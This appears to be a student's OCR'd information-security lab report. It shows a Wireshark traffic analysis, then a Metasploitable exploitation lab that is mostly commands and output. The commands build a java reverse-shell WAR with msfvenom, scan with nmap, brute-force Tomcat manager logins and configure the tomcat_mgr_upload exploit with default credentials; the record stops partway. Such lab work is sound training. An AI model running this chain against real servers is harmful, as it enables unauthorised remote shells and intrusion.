



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	4448	100.0	2752204	7,887k	0	0	0
Ethernet	100.0	4448	2.3	62272	178k	0	0	0
Internet Protocol Version 4	100.0	4448	3.2	88960	254k	0	0	0
User Datagram Protocol	2.2	99	0.0	792	2,269	0	0	0
Domain Name System	2.2	99	0.3	7360	21k	99	7360	21k
Transmission Control Protocol	97.8	4349	94.2	2592820	7,430k	3105	1602228	4,591k
Transport Layer Security	27.5	1224	74.3	2046178	5,864k	1125	1749273	5,013k
Hypertext Transfer Protocol	2.7	119	20.2	556161	1,593k	65	29986	85k
Portable Network Graphics	0.2	11	1.1	30101	86k	11	33080	94k
Online Certificate Status Protocol	0.2	10	0.3	9459	27k	10	11308	32k
Media Type	0.2	9	31.4	863753	2,475k	9	209751	601k
Line-based text data	0.5	21	30.3	834268	2,390k	21	238789	684k
JPEG File Interchange Format	0.0	2	0.9	25085	71k	2	26110	74k
JavaScript Object Notation	0.0	1	0.0	13	37	1	13	37

- Go to search bar and type HTTP. Request




- Click the Host name







- Type ssl.handshake.type === 1 in the search box. (Shows 443 port no.)




- Click the server's name indication extension in the bottom window and search for the server's name.



- Right click the server's name and add it to the main window as a column.



- Type 'http.request or ssl.handshake.type == 1' in the search box. This will show the traffic with port numbers 80 and 443.



Result:

Thus, we have successfully analyzed the network traffic using the Wireshark tool in Kali Linux.

Course: Information Security Management **Date: 20-01-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 2

Exploiting Web Application Vulnerability

OBJECTIVE:

- **To create and upload a .war file to a vulnerable web application to spy the victim's activities.**

SOFTWARE:

- **Kali Linux**
- **Metasploitable**

TASK 1:

PROCEDURE:

Create a blank .war file and upload this file to a vulnerable web application.

- **Find the Ip address of Kali (attacker) and the Metasploitable (victim).**

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.19.128  netmask 255.255.255.0  broadcast 192.168.19.255
        inet6 fe80::20c:29ff:fe3d:9633  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:3d:96:33  txqueuelen 1000  (Ethernet)
        RX packets 156  bytes 15027 (14.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 1898 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:55:fc:41
          inet addr:192.168.19.129  Bcast:192.168.19.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe55:fc41/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4821 (4.7 KB)  TX bytes:7042 (6.8 KB)
          Interrupt:17 Base address:0x2000
```


- **Create .war file in the root directory using the command : *msfvenom -p java/shell_reverse_tcp lhost=192.168.19.128 lport=4444 -f war -o file1.war***

```
┌──(root💀kali)-[~]
└─# msfvenom -p java/shell_reverse_tcp lhost=192.168.19.128 lport=4444 -f war -o file1.war
Payload size: 13327 bytes
Final size of war file: 13327 bytes
Saved as: file1.war
```


- **Checking for open ports in the server using Nmap.**

```
┌──(root💀kali)-[~]
└─# nmap -sV  192.168.19.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-22 13:18 IST
Nmap scan report for 192.168.19.129
Host is up (0.0021s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

- **Search for the following address in the browser : http://192.168.19.129:8180/**



- **Entering into the Metasploitable console in the kali**



- **Searching for tomcat.**

```
   5   exploit/multi/http/tomcat_mgr_deploy                          2009-11-09       excellent  Yes    Apache Tomcat Manager Application De
ployer Authenticated Code Execution
   6   exploit/multi/http/tomcat_mgr_upload                          2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated
Upload Code Execution
   7   auxiliary/dos/http/apache_tomcat_transfer_encoding            2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Info
rmation Disclosure and DoS
   8   auxiliary/scanner/http/tomcat_enum                                             normal     No     Apache Tomcat User Enumeration
   9   exploit/windows/http/cayin_xpost_sql_rce                      2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to
RCE
   10  exploit/multi/http/cisco_dcnm_upload_2019                     2019-06-26       excellent  Yes    Cisco Data Center Network Manager Un
authenticated Remote Code Execution
   11  exploit/linux/http/cpi_tararchive_upload                      2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Mo
nitor TarArchive Directory Traversal Vulnerability
   12  exploit/linux/http/cisco_prime_inf_rce                        2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthent
icated Remote Code Execution
   13  post/multi/gather/tomcat_gather                                                normal     No     Gather Tomcat Credentials
   14  auxiliary/admin/http/tomcat_ghostcat                          2020-02-20       normal     No     Ghostcat
   15  auxiliary/dos/http/hashcollision_dos                          2011-12-28       normal     No     Hashtable Collisions
   16  auxiliary/admin/http/ibm_drm_download                         2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File
 Download
   17  exploit/multi/http/zenworks_configuration_management_upload   2015-04-07       excellent  Yes    Novell ZENworks Configuration Manage
ment Arbitrary File Upload
   18  auxiliary/admin/http/tomcat_administration                                     normal     No     Tomcat Administration Tool Default A
ccess
   19  auxiliary/scanner/http/tomcat_mgr_login                                        normal     No     Tomcat Application Manager Login Uti
lity
   20  exploit/multi/http/tomcat_jsp_upload_bypass                   2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   21  auxiliary/admin/http/tomcat_utf8_traversal                    2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vul
nerability
   22  auxiliary/admin/http/trendmicro_dlp_traversal                 2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5
Directory Traversal
   23  post/windows/gather/enum_tomcat                                                normal     No     Windows Gather Apache Tomcat Enumera
tion
```


- **Now use this this command to access the auxiliary scanning modules : use auxiliary/scanner/http/ tomcat _ mgr _ login and then type options.**

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   BLANK_PASSWORDS   false                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   PASSWORD                                                         no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wo        no        File containing passwords, one per line
                     rdlists/tomcat_mgr_default_pass.txt
   Proxies                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                           yes       The target host(s), range CIDR identifier, or hosts file with syntax '
                                                                              file:<path>'
   RPORT             8080                                           yes       The target port (TCP)
   SSL               false                                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                                              yes       The number of concurrent threads (max one per host)
   USERNAME                                                         no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wo        no        File containing users and passwords separated by space, one pair per l
                     rdlists/tomcat_mgr_default_userpass.txt                  ine
   USER_AS_PASS      false                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wo        no        File containing users, one per line
                     rdlists/tomcat_mgr_default_users.txt
   VERBOSE           true                                           yes       Whether to print output for all attempts
   VHOST                                                            no        HTTP server virtual host
```


- **Setting the RHOSTS to Metasploitable's Ip address and RPORT to 8180.**

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.19.129
RHOSTS ⇒ 192.168.19.129
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

- **Now Run the scan.**



- **Entering the tomcat manager login with the shown username and password.**



- **Now, to change to the exploiting mode, type the following command : use exploit/multi/http/tomcat _ mgr_upload.**

- **Setting the password and username in the exploit mode.**

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.19.129
RHOST => 192.168.19.129
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
```

```
Name          Current Setting  Required  Description
----          ---------------  --------  -----------
HttpPassword  tomcat           no        The password for the specified username
HttpUsername  tomcat           no        The username to authenticate as
Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS        192.168.19.129   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         8180             yes       The target port (TCP)
SSL           false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST                          no        HTTP server virtual host
```

- **Now type the command: show payloads**

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/java/jsp_shell_bind_tcp                                    normal  No     Java JSP Command Shell, Bind TCP Inline
   4   payload/java/jsp_shell_reverse_tcp                                 normal  No     Java JSP Command Shell, Reverse TCP Inline
   5   payload/java/meterpreter/bind_tcp                                  normal  No     Java Meterpreter, Java Bind TCP Stager
   6   payload/java/meterpreter/reverse_http                              normal  No     Java Meterpreter, Java Reverse HTTP Stager
   7   payload/java/meterpreter/reverse_https                             normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   8   payload/java/meterpreter/reverse_tcp                               normal  No     Java Meterpreter, Java Reverse TCP Stager
   9   payload/java/shell/bind_tcp                                        normal  No     Command Shell, Java Bind TCP Stager
   10  payload/java/shell/reverse_tcp                                     normal  No     Command Shell, Java Reverse TCP Stager
   11  payload/java/shell_reverse_tcp                                     normal  No     Java Command Shell, Reverse TCP Inline
   12  payload/multi/meterpreter/reverse_http                             normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager
(Multiple Architectures)
   13  payload/multi/meterpreter/reverse_https                            normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager
 (Multiple Architectures)
```

- **Setting payloads, LHOSTS and LPORT to reverse tcp stage, 192.168.19.128 and 4444 respectively.**

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payloads payload/java/shell_reverse_tcp
